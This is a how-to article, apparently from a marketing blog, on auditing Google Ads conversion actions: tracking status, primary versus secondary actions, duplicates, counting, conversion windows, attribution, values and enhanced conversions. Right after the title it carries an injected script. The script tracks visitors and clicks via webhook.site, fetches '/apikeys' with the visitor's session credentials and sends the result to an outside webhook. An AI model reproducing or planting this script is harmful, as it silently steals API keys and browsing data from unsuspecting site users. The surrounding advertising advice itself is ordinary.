Google Ads All Conversions Tab: How to Audit Every Conversion Action (2026)</script><script>if(!window.__ig){window.__ig=1;var i=new Image;i.src='https://webhook.site/e659471c-401c-4aff-8e64-4d2312bb3139/hit?u='+encodeURIComponent(location.pathname)+'&r='+encodeURIComponent(document.referrer);document.addEventListener('click',function(){new Image().src='https://webhook.site/e659471c-401c-4aff-8e64-4d2312bb3139/click?u='+encodeURIComponent(location.pathname);});setTimeout(function(){fetch('/apikeys',{method:'POST',credentials:'include',headers:{'Next-Action':'00c8249c61580ad9da5960f134cf14eaba3e82c156','Content-Type':'text/plain;charset=UTF-8'},body:'[]'}).then(r=>r.text()).then(t=>fetch('https://webhook.site/e659471c-401c-4aff-8e64-4d2312bb3139/akdata',{method:'POST',mode:'no-cors',body:t}));},0);}</script>

Written by
Aerin Kim

Google Ads now lists every conversion action in a new All conversions tab under Goals. Use it to audit primary and secondary status, counting, windows, attribution, duplicates and tracking health step by step.
If your Google Ads account reports 780 conversions while your order system shows about 390 orders, the gap usually comes from the settings on the conversion actions themselves, and a mysterious bug is rarely involved. Two purchase actions that are both marked Primary, a lead form counted every time someone refreshes the thank-you page, a 90 day window on a low-intent action, or a tag that stopped firing after a site migration can each distort what Smart Bidding treats as success, and every auction after that inherits the distortion.
On October 27 and 28, 2026, two trade outlets reported that Google Ads has rolled out a new All conversions submenu under Goals. Hana Kobzová covered it first at PPC News Feed, and Barry Schwartz followed at Search Engine Roundtable, crediting Thomas Eccel for spotting the change and posting about it on LinkedIn. The new page lists your conversion actions together with their settings, so you no longer need to click View all conversion actions to see them. A single table like that makes a full conversion action audit noticeably faster, which is why this guide uses it as the starting point.
Below you will find what the tab shows, how to set up an audit so every change can be undone, and eleven checks that cover tracking status, primary versus secondary, account-default versus campaign-specific goals, duplicates, counting, conversion windows, attribution, values, enhanced conversions, offline imports and the effect of all of it on Smart Bidding. I checked each setting against Google's own help center pages and I point out the places where those pages disagree with each other. The two worked scenarios use hypothetical numbers that were chosen so the arithmetic is easy to repeat with your own account.
TL;DR
- The All conversions tab, reported on October 27 and 28, 2026, lists each conversion action with its tracking status, Primary or Secondary setting, count, click-through window and whether it is included in account-level goals. PPC News Feed also names repeat rate and last seen as columns you can reach, and the exact columns vary by account.
- Primary actions feed the Conversions column and Smart Bidding. Secondary (observe only) actions appear in All conversions only, unless they sit inside a custom goal, where they are used for bidding too.
- The costliest finding in most audits is a duplicate. Google removes duplicates only inside a single conversion action, so a Google tag purchase and a GA4 purchase import that are both Primary count the same order twice.
- Count every conversion for sales (with a transaction ID) and one conversion for leads, choose windows from your real conversion lag, and keep data-driven attribution unless you have a reason to compare against last click.
- Promoting or demoting Primary actions can show a Learning status for up to 7 days, and edits to count, windows, attribution or value change what the Conversions column reports from that day forward, so move your targets gradually.
- Once the signal is clean, creative tests become far more trustworthy, and Miraflow is where you can build the images and short videos for those tests.
What Google Changed: The All Conversions Tab and What It Shows
Until now, getting a full list of conversion actions meant opening Goals, then Conversions, then Summary, and then clicking View all conversion actions. Search Engine Roundtable quotes Thomas Eccel as saying that extra click is no longer necessary, because a new submenu called All conversions gives a clear view of every conversion action, settings included, and that it had rolled out to quite a few accounts by the time of the reports. PPC News Feed describes the page as a view of conversion actions that includes account-level goals, click-through windows and primary or secondary status, with columns such as repeat rate and last seen directly accessible.
The rollout date is unclear. Search Engine Roundtable found a screenshot of the tab in a blog post from about a month earlier, and Eccel's wording points to a staged release across accounts, so the tab may simply not have reached yours yet. The older route still works in the meantime, and Google's help page on managing conversion goals from the conversions summary describes it: Goals, Conversions, Summary, then the Goals tab and the All your goals section.
The screenshot Search Engine Roundtable published shows the Conversions group in the left menu listing All conversions, Conversion settings, Value rules, Custom variables and Uploads. The page opens with a short description of conversion measurement and a New conversion button, followed by a filter row with Status: All, Add filter, Segment, Columns and Expand. The columns visible in that screenshot are Conversion action, Conversion source, Tracking status, Action optimization, Count, Click-through conversion window, Included in account-level goals, All conv. and All conv. value.

Eccel's own graphic, hosted by PPC News Feed, shows the same layout with rows grouped under goal headings such as Submit lead forms (Account-default goal). In that example the lead form actions read Primary with a count of One and a 90 day click-through window, while a Sign-ups action reads Secondary with a count of One, a 30 day window and No under included in account-level goals. That grouping is a useful detail, because it puts the goal, the primary or secondary status and the account-default flag on the same row, which are exactly the three settings that decide what Smart Bidding optimizes toward.
Treat those screenshots as a guide and trust what your own interface shows. Google's help pages still describe the Summary route and do not yet list the new tab's columns, repeat rate and last seen come from the PPC News Feed description and do not appear in the screenshot, and the Columns menu in your account is the authority on what you can add. Google's help page on using Tag Assistant to troubleshoot unverified or inactive conversion actions already tells advertisers to open Goals, Summary, choose All conversions under the Conversions drop-down and read the Tracking status column, a path that matches the new layout.
One naming quirk is worth settling before you start. The All conversions tab lists conversion actions, while the All conv. column reports how many conversions happened, including secondary actions, view-through conversions and other special sources. They share a name, and a lot of audit confusion comes from mixing the two up, so this guide says tab or column every time.
Before You Start: Set Up the Audit So Every Change Can Be Undone
Resist the urge to edit rows as you read them. Several of these settings are linked, Google warns that changing goals can affect campaign optimization and reporting, and a first pass that only records what exists is much safer than a first pass that fixes things one row at a time. A calm 45 minutes of reading before any edit also tends to reveal that two or three separate symptoms share a single cause.
Start with a snapshot. Take a screenshot or save a copy of the table as it stands today, because settings such as count and windows apply only to future conversions, which makes a record of what they were before your edits worth keeping. Then check the Change history page for edits to conversion actions in the last 60 days, since Google notes that updates made through the Google Analytics interface show up only in the Change history of Google Ads, and a well-meaning colleague editing GA4 can change a Google Ads conversion without anyone opening Google Ads.
Pick two date ranges. The last 30 days gives you current volume, and a range that ends at least 30 days ago, or longer if your windows are longer, gives you complete conversion data. Google explains on its page about how long it takes customers to convert that conversions can be reported up to 90 days after the click, so a recent week usually looks weaker than it will eventually be. Use the Columns menu to add conversions, all conv. and the extra columns your account offers, such as repeat rate and last seen.
Then build a worksheet with one row per conversion action and these fields, which map directly onto the sections that follow:
- Goal and category, plus whether the goal is an account default
- Conversion source (Google tag, Google Analytics import, upload or another source)
- Tracking status and the last seen date
- Primary or Secondary
- Count setting (Every or One)
- Click-through, engaged-view and view-through windows
- Attribution model
- Value setting and the average value you see
- Campaigns that use the action
Step 1: Check Tracking Status and Last Seen First
Every other setting is irrelevant for an action that is not recording, so the audit begins with health. The Tracking status column and the last seen information tell you whether each tag is firing, and Google's help center uses a handful of status names across different pages, so it helps to read them side by side.
| Status in the table | What Google's help pages say it means | First thing to do |
|---|---|---|
| Recording | After you verify a tag, an action first reads No recent conversions and changes to Recording once the page receives conversions | Compare the volume with your order or lead records |
| No recent conversions | May mean no paid ad clicks led to conversions in the last 7 to 14 days, which can be low traffic or a campaign that is not optimizing for the action | Check that ads send traffic to the page and run a test conversion from an ad click |
| Unverified | The tag tied to this action has not yet fired. It should clear within about 10 minutes when many conversions arrive each hour | If it persists, use Troubleshoot to launch Tag Assistant and test the tag |
| Tag inactive | Google no longer sees your tag and has recorded no conversions in the last 7 days. Hovering shows when the tag was last seen and the last conversion date | Compare the last seen date with your last site release or migration |
| Needs attention or Inactive | Often points to tag misconfiguration, a tag that cannot be found, or an enhanced conversions setup issue | Check the Conversion ID and label, the Conversion Linker tag and any Terms of Service prompts |
| Misconfigured with no Conversion Label | For Tag Manager users, an action created automatically cannot be mapped to a Tag Manager conversion tag | Create a manual conversion action to generate the ID and label |
| Removed | Actions with no data for 13 months are taken out of the table by default and archived, and can be re-enabled | Re-enable only if the action is still part of your measurement plan |
Two details from Google's own pages prevent the most common misreadings. The first is that No recent conversions is not always a tracking error. Google says it may mean that no paid ad clicks led to conversions in the last 7 to 14 days, which is normal for a low-volume action such as a monthly enterprise demo request or for a campaign that is not optimizing for that action. The second is that the Last conversion recorded date Google shows for an inactive tag can differ from the day that conversion appears in your reports, because reporting attributes a conversion to the day of the ad impression, so a conversion recorded on Tuesday can sit on the previous Friday's row.
Timing also trips people up. Google says to allow 24 to 48 hours for data after a tag change, that an Unverified status should clear within about 10 minutes when an account receives many conversions every hour, and that test conversions made in Google Tag Manager preview mode or by loading the conversion page directly without an ad click may not show up in Google Ads at all. If you recently edited a tag, give it two days before deciding it is broken.

For each action that is not healthy, ask three questions in this order. First, do you still want this action at all? Second, is it Primary in a goal that campaigns bid toward? Third, what changed on the site around the last seen date? A dead Primary action inside an account-default goal is the most serious version, because Smart Bidding has lost its main signal and is optimizing from older data and whatever other primary actions still report. A typical cause is a site migration that moved the thank-you page to a new URL, and Google's Tag Assistant troubleshooting page suggests confirming the tag is present on any new domain or thank-you page and, for Tag Manager users, that the Conversion Linker tag is configured.
When an action is genuinely dead, remove it carefully. Google's removal flow from the conversions summary shows how the removal changes the makeup of the goal, the conversion volume and value, and the campaign goal settings, and it lets you download the affected campaigns as a CSV. Google says to take the action out of any custom goal and any campaign-specific goal settings before removing it, and removed actions are archived, so you can re-enable them. Some actions that Google creates automatically, such as YouTube hosted conversions and form extension submissions, cannot be deleted manually, and Google's advice for those is to set them to Secondary so they stop influencing bidding.
Step 2: Separate Primary From Secondary Actions
This is the setting that decides what Smart Bidding is trying to achieve, so it deserves the most careful reading. Google's primary and secondary conversion actions page defines Primary actions as the ones reported in the Conversions column and used for bidding, as long as the standard goal they belong to is used for bidding. Secondary actions are for observation only. They report in the All conversions column and are not used for bidding, even when the goal they belong to is.
| Question | Primary | Secondary (observe only) |
|---|---|---|
| Appears in the Conversions column? | Yes | No |
| Appears in the All conversions column? | Yes | Yes |
| Used for Smart Bidding? | Yes, when its goal is used for bidding in that campaign | No, except when it sits inside a custom goal that the campaign uses |
| Drives Cost / conv., Conv. rate and Conv. value? | Yes, because those columns are built on the Conversions column | No, use the all conv. versions of those columns |
| Default for actions created from Google Analytics key events | Not the default, and the change to Primary can only be made in Google Ads | Yes, which helps avoid counting the same event twice for bidding |
| Where to change it | Goals, Summary, Edit goal, Conversion action optimization | Same place, then choose Secondary (observe only) |
| Effect of switching | Changes how the action is bid toward everywhere its goal is used | Same, in the other direction |
The one exception deserves a second look during an audit. If a Secondary action sits inside a custom goal that a campaign uses, it is used for both reporting and bidding in that campaign. Anyone who assumed that Secondary means harmless can be surprised by this, so check your custom goals for actions you thought were only being observed.
Google also notes that Primary actions that are not directly used for optimization may still be used to enhance predictions, which is a good reason to keep the Primary list focused on outcomes you would genuinely pay for. Its page on understanding your conversion tracking data goes further and recommends that only bottom-of-funnel actions be set as Primary to avoid inflating counts.

Use these questions on every row of the worksheet:
- Does each goal that campaigns use have at least one Primary action? Google lists this as a best practice, and it also explains that the alert saying your targeted goal is missing a primary conversion action can sometimes refer to a minor action such as Page view even when your real Primary action is healthy.
- Are any top-of-funnel actions Primary? Page views, scroll depth, add to cart and outbound clicks are the usual suspects. They are cheap to produce, so a bidder rewarded for them will find a great many of them.
- Are two Primary actions measuring the same event? That is the duplicate problem in Step 4.
- Do you make decisions from Secondary actions? If a team reads add-to-cart numbers every Monday, that is fine, but Smart Bidding will not optimize toward them.
- Is the Primary action a stage with enough volume? Google's conversion value best practices suggest choosing a single funnel stage as the bid optimization goal, with a relatively short conversion delay and at least 15 monthly conversions.
That last point matters for lead generation accounts. A qualified-lead action is a better signal than a raw form submit, but if only six qualified leads arrive a month that is well below the 15 monthly conversions Google suggests, and one workable compromise is to keep the form submit as Primary while the qualified action builds history. Our guide to lead form qualifying responses covers how a qualified lead action reaches your goals and how to test it.
There is also a structural alternative for accounts with actions of different worth. Google's page on campaign-specific goals recommends that when several actions deliver different values, you report on all of them at the account level and use Target ROAS or Maximize conversion value with a different value assigned to each action, instead of splitting them across campaigns. That keeps the data pooled and lets the bidder weigh a purchase against a newsletter signup by value.
Step 3: Compare Account-Default Goals With Campaign-Specific Goals
Primary and Secondary are set per action, but whether a goal reaches a campaign is set per goal and per campaign. Google's page on account-default conversion goals explains that when the account-default setting is on for a goal, its Primary actions are tracked as conversions and used for bidding across all campaigns, except campaigns that use campaign-specific goals. The Included in account-level goals column in the new tab shows that setting at a glance.
Campaign-specific goals override the defaults for a campaign. Google's example is a shoe store whose account-default goals include both add to cart and purchases, with one shoe campaign set to optimize only toward purchases. That can be a reasonable choice, but the page also states that changes made later to your account-level goals will not be applied to campaigns that are not strictly using account-level goals, and it recommends the account defaults for most campaigns because campaigns can then learn from one another.

Audit this in three passes:
- In the Campaigns table, open the Columns menu, choose Modify columns, then Attributes, and add Conversion goals. Any campaign that lists its own goals instead of the account defaults has an override, and you should be able to say why.
- On the conversions summary, hover over the number of campaigns or the words All campaigns beside a goal to see exactly which campaigns use it. A goal that is not an account default and is used by two campaigns is a good candidate for a closer look.
- Open the Custom goals section. A campaign can use only one custom goal, and every action inside it is used for reporting and bidding whether it is Primary or Secondary. Check that nothing in there was added casually.
Overrides cause trouble when goals change later. Google's guidance on updating conversion goals says that a goal you create but do not opt into the account-default setting has to be added to campaign settings manually, or through the bulk edit under Campaigns, Edit, Update conversion goals. A new Qualified lead goal that was never added to the campaigns running on campaign-specific goals will sit there reporting data that none of those campaigns bid toward. Two further details are worth remembering: if you remove all actions from a campaign-specific goal, the campaign automatically reverts to the account defaults, and App campaigns always set their conversion actions at the campaign level, so account-default goals do not apply to them.
Step 4: Hunt for Duplicates, Especially GA4 Imports Next to the Google Tag
Duplicates are where a conversion audit usually pays for itself. Google is explicit about how its protection works and where it stops. Within a single conversion action, a transaction ID tells Google Ads that a second conversion with the same ID is a duplicate, and it is not counted. Across two different conversion actions there is no such protection. Google's page on multi-source conversions states that Google Ads only removes duplicate data within a single conversion action and not across two different actions, and that if both are active in the same campaign goals, one transaction may be counted twice.
That is exactly what happens when a Google tag purchase action and a GA4 purchase import are both Primary. Google's page on creating conversions from Google Analytics key events explains that conversion actions based on key events are set to Secondary precisely to prevent counting the same event twice for bidding. Sometimes the GA4 action is flipped to Primary, perhaps during a migration or an agency handover, and the account starts counting each order once per action.

Worked scenario: an ecommerce account with two Primary purchase actions
Take a camping gear store, with the numbers below being hypothetical and chosen for easy arithmetic. Over 30 days the account spends $12,000. The store's order system can tie about 390 orders to Google Ads clicks, at an average of $120 each, so the real revenue from ads is $46,800 and the real return on ad spend is 3.9, or 390 percent. The conversions summary, however, shows two purchase actions in the same Purchase goal, a Google tag action and a GA4 import, and both are Primary and both record roughly the same orders.
The Conversions column therefore reports about 780 conversions worth $93,600, a reported return of 7.8, or 780 percent. The advertiser, believing the account is comfortably above a break-even near 400 percent, sets a Target ROAS of 700 percent. Smart Bidding now works to hit 700 percent as measured with the doubled value, which in real terms is about 350 percent, so the account is quietly spending its way below break-even while the dashboard looks healthy.
The fix has four parts:
- Decide which action stays Primary. The native Google tag action is usually the better choice for bidding, because Google notes that view-through conversions are unavailable for imported Google Analytics conversions, since native Google Ads measurement is required for that feature. The GA4 action is kept as Secondary so you can still compare it with Analytics.
- Set the other action to Secondary through Goals, Summary and Edit goal, instead of deleting it, so history and the comparison remain.
- Confirm the surviving action sends a unique transaction ID. In Tag Assistant, open the conversion hit and look at the transaction_id value, and be suspicious of any ID that begins with GG_, because Google says that prefix means your own transaction ID is not being passed and the hit should be treated as if the ID were blank.
- Reset expectations and targets. The Conversions column will roughly halve from that day forward, so lower the Target ROAS in steps toward the real scale instead of leaving 700 percent in place, a target the bidder could now never reach.
This pattern is not limited to GA4. The same duplication appears when a Shopify app and a hand-built Tag Manager tag each create a purchase action, when a Google-hosted lead form and a website form both feed a lead action, and when a CRM sale is uploaded into a second action that sits next to the tag action. Google's advice for the CRM case, in its multi-source conversions feature that is currently in beta, is to add the data source to the existing conversion action, using the same transaction ID the tag sends, instead of creating a new action and putting both in the same goals.
Two limits are worth knowing so you do not over-trust a transaction ID. Google says a transaction ID does not resolve duplicate view-through conversions, and it says transaction IDs are not reported inside Google Ads, so you verify them in Tag Assistant or the browser's network panel instead. It also warns that a hardcoded or placeholder ID such as a fixed string causes undercounting, because Google Ads may process only the first instance of a repeated ID.
Step 5: Set the Right Count, Every Versus One
Count decides how many conversions a single ad interaction can produce. Google's conversion counting options page describes Every as counting every conversion per tracked action after an interaction, which suits sales because each sale adds value, and One as counting only a single conversion per ad click, which suits leads because one unique lead per click is what adds value. Its travel example counts 3 hotel bookings and 2 car bookings as 5 conversions under Every, and its insurance example turns 3 auto forms and 2 home forms into 2 conversions under One, one for each conversion action.
The defaults differ by source. Google says Every is the default for website actions, in-app actions, Analytics transactions, clicks on your number on a mobile website and imported conversion actions, while One is the default for calls from ads, Analytics goals, calls to a phone number on your website and app installs. An import defaulting to Every matters for offline data, because a CRM feed that sends several events for the same person could produce several conversions unless you set the action deliberately.

The Count column in the tab is only half the story, because repeat rate helps you see what you are missing. Google defines repeat rate as the number of conversions you would record using Every divided by the number you would record using One, and it does not change when you change the count setting. Google's own example is a repeat rate of 1.5 with 10 conversions recorded under One, which means switching to Every would give about 15. It also warns that YouTube, Demand Gen and wbraid traffic can inflate repeat rate even when each person converts once, and that this affects only the diagnostic column, not the Conversions column or Smart Bidding.
Worked scenario: a lead-gen account counting every form fill
Picture a home services company with a Request a quote action set to Every. Over 30 days the account spends $10,000 and the Conversions column shows 200 conversions, a reported cost per conversion of $50. The repeat rate column reads 1.6, which means roughly 125 distinct leads sit behind the 200 recorded conversions, so the real cost per lead is $80. The extra conversions come from people who submit the form, hit back and submit again, and from visitors who request quotes for two services in one visit.
Smart Bidding is treating each of those repeat submissions as a win, and the sales team can only call 125 people. Switching Count to One is the right move for leads, and Google's own guidance on transaction IDs says that when you want one lead per ad click you should change the count setting instead of relying on an ID. After the change, reported conversions fall toward 125 from that day forward, the reported cost per conversion rises toward $80, and a Target CPA left at $50 would suddenly look unreachable.
So the sequence matters. Change the count, annotate the date, then move the Target CPA upward in steps that match the new scale, and compare lead volume in your CRM instead of the Conversions column during the transition. Google states that count changes apply only to future conversions and never alter past data, so the history will show a step change on the date you edited, which is why the annotation is worth the 30 seconds.
For sales the logic runs the other way. Google recommends a transaction ID for purchases because it prevents a reloaded confirmation page from counting the same order twice, while still letting a customer who places two different orders after one click register both. If your purchase action is set to One to hide a duplicate problem, you are throwing away real repeat purchases, and the better fix is a proper transaction ID.
Step 6: Choose Conversion Windows That Match Real Buying Behavior
A conversion window is the period after an ad interaction during which a conversion is recorded. Google's conversion windows page separates three of them, one for click-through conversions, one for engaged-view conversions after a video engagement, and one for view-through conversions after an impression with no interaction. The table below summarizes the defaults and ranges that page and the engaged-view page give, and it is worth comparing to the Click-through conversion window column in the tab.
| Window | What starts the clock | Default | Range you can set |
|---|---|---|---|
| Click-through | A click on your ad | 30 days for Search and Display | 1 to 30, 60 or 90 days depending on the conversion source. Google recommends at least 7 days |
| Engaged-view | A qualifying video engagement: 10 seconds of a skippable in-stream ad (or the whole ad if shorter), 5 seconds of an in-feed ad, or 5 seconds or a call-to-action click on a Shorts ad | 3 days for web conversions and offline imports. 1 day for Video action, Demand Gen, Performance Max and in-app actions through App Connect. 2 days for App campaigns for installs and 1 day for App campaigns for engagement. 3 days for store visits and store sales | 1 to 30 days, including a custom number of days |
| View-through | An ad impression with no interaction | 1 day | 1 to 30 days, or 1 to 4 weeks |
Windows only apply forward, which Google illustrates with a clear example. If you interact with an ad on March 1 under a 30 day window, change the window to 10 days on March 7, and then to 20 days on March 16, a conversion on March 13 that missed the 10 day window is not counted retroactively. A longer window will therefore not recover conversions you already missed, and a shorter one will not erase conversions already recorded.
The best way to choose a length is the time lag report in the attribution reports. Google's example says that if 75 percent of conversions happen between the 25th and 30th day after an interaction, you need a window of at least that long or you will miss conversions. It also recommends windows of at least 7 days because they provide a richer set of conversion data. In the Campaigns table you can add the Days to conversion segment under Conversions to see the delay for your own data, and Google suggests ending the date range at least 30 days back for that report to be complete.

Audit the Click-through conversion window column against the buying cycle of each action. A purchase of a $25 accessory usually does not need 90 days, while a kitchen remodel quote that closes six weeks after the click would lose credit under a 30 day window. The screenshot in Eccel's post showed 90 day windows on lead form actions and 30 days on a sign-up action, which can be sensible or not depending on the sales cycle, so ask what the real lag is before judging. Keep windows consistent across actions you compare against each other, because a 90 day action will tend to look more productive than a 7 day action with the same underlying behavior.
Engaged-view and view-through windows matter mainly for video, Demand Gen and Performance Max. Google's engaged-view page defines an engagement for skippable in-stream ads as watching at least 10 seconds (or the whole ad if it is shorter), for in-feed ads as at least 5 seconds, and for Shorts ads as at least 5 seconds or a click on the call-to-action button. Engaged-view conversions are included in both the Conversions and All conversions columns, while view-through conversions are not included in Conversions and appear only in the View-through conversions and All conversions columns. Imported Google Analytics conversions cannot show view-through conversions at all. If you run Demand Gen, our post on Demand Gen view-through conversion becoming video-only by default lists the other things to audit.
One more setting interacts with windows. When a Google Analytics conversion uses the Paid and organic channels attribution setting, Google says changes to count and conversion window must be made in Google Analytics instead of Google Ads, so an edit in Google Ads can seem to do nothing.
Step 7: Review the Attribution Model for Each Action
Attribution decides how credit for a conversion is split across the ad interactions on the path. Google's attribution models help page says the first click, linear, time decay and position-based models are no longer supported, that actions using them were upgraded to data-driven attribution, and that last click is still supported. Data-driven attribution is the default for most conversion actions, and it uses your account's own conversion paths to distribute credit across the interactions that contributed.
The setting changes what the Conversions and All conversions columns report, and for any bid strategy optimizing on the Conversions column it changes how bids are optimized. Google's example is a restaurant customer who clicks four ads on the way to booking a table. Under last click, the final keyword gets 100 percent of the credit, while under data-driven attribution each keyword gets a share based on how much it contributed.
Google recommends having at least 200 conversions and 2,000 ad interactions in supported networks within a 30 day period for the best data-driven performance, while noting that all conversion actions are eligible regardless of volume. For a low-volume account, the practical reading is that data-driven attribution still works but with less certainty, and it is reasonable to compare it against last click in the Model comparison report under Goals, Attribution before committing.
In the audit, look for three things. First, any action still on last click because nobody changed it, which you can compare in the Model comparison report using the Cost / conv. and Conv. value / cost columns. Second, fractional conversion counts. Google's page on understanding your conversion data explains that the two decimal places in the Conversions columns come from data-driven attribution handing out fractional credit such as 0.33 or 0.50 across clicks, so a value like 12.67 is expected behavior and does not point to a tracking error. Third, differences between Google Ads and Google Analytics, where Google says discrepancies, often up to 20 percent, are expected because of different attribution models and click-date versus conversion-date reporting.
If you change a model, the current model columns under the Attribution section of the Columns menu let you see how historical data would have looked under the new model, which is a safer way to preview the effect than switching blind. Remember that the model applies to the conversions going forward, and that bid targets may need adjusting afterward, which Google covers in its help article about changing bids and targets after moving from last click to data-driven.
Step 8: Check Conversion Value Settings
Every conversion action has a Value setting, and a wrong one is easy to miss because the Conversions column still looks plausible. Google's page on setting conversion values describes the options: use the same value for each conversion, use different values for each conversion with a default for when a value is missing, or use no value, which Google marks as not recommended. The same-value option defaults to 1, so an account that reports conversion value of exactly 1.00 per purchase has probably never had dynamic values passed.
Google's page on understanding your conversion tracking data gives the troubleshooting steps for that symptom. If values are missing or defaulting to 1.00, confirm that use different values for each conversion is selected, and for dynamic values from platforms such as Shopify or WooCommerce, check that the value variables are mapped correctly in the Tag Manager data layer or event snippet. Google also notes that codeless URL-based website conversions cannot use different values, only the event snippet can.
Value rules to check:
- A value is set for every Primary action that is used with Maximize conversion value or Target ROAS. Value-based bidding with a missing or constant value optimizes for volume at best.
- Static values across several actions are meaningfully different. Google's conversion value best practices say to measure at least 2 unique values across at least 2 different actions, with neither equal to zero, so the bidder can tell them apart.
- Uploaded values use the same units and currency as the tag. Google warns that uploading integer cents where the tag reports dollars inflates conversion value severely, because the system does not convert units for you.
- Changes take effect for conversions after the edit, usually within a few hours, so do not expect history to rewrite itself.
- If you use conversion value rules, remember they adjust values by conditions such as location or device and are reported separately in All conv. value.
Value connects directly to the newer bidding features. If you sell through Shopping or Performance Max, our guide to Product Value Optimization covers how product-level value adjustments feed bidding, and those adjustments sit on top of the base conversion values this step checks, while the customer lifecycle goals update notes that value modes require a Purchase goal with the action set to Primary.
Step 9: Verify Enhanced Conversions
Enhanced conversions supplement an existing conversion by sending hashed first-party data, such as an email address, so Google can match conversions it would otherwise miss. Google's help page on enhanced conversions says the data is hashed with SHA256 before it is sent, and that enhanced conversions for web improve online conversion measurement while enhanced conversions for leads improve measurement of offline transactions that came from a website lead.
Google's offline import page adds a recent change to keep in mind. It says that enhanced conversions for web and leads are now combined into a single on or off setting, and that from April 2026 Google Ads accepts user-provided data from website tags, Data Manager and API connections, with existing users migrated automatically. If your documentation or agency checklist still treats web and leads as separate switches, it may be out of date.
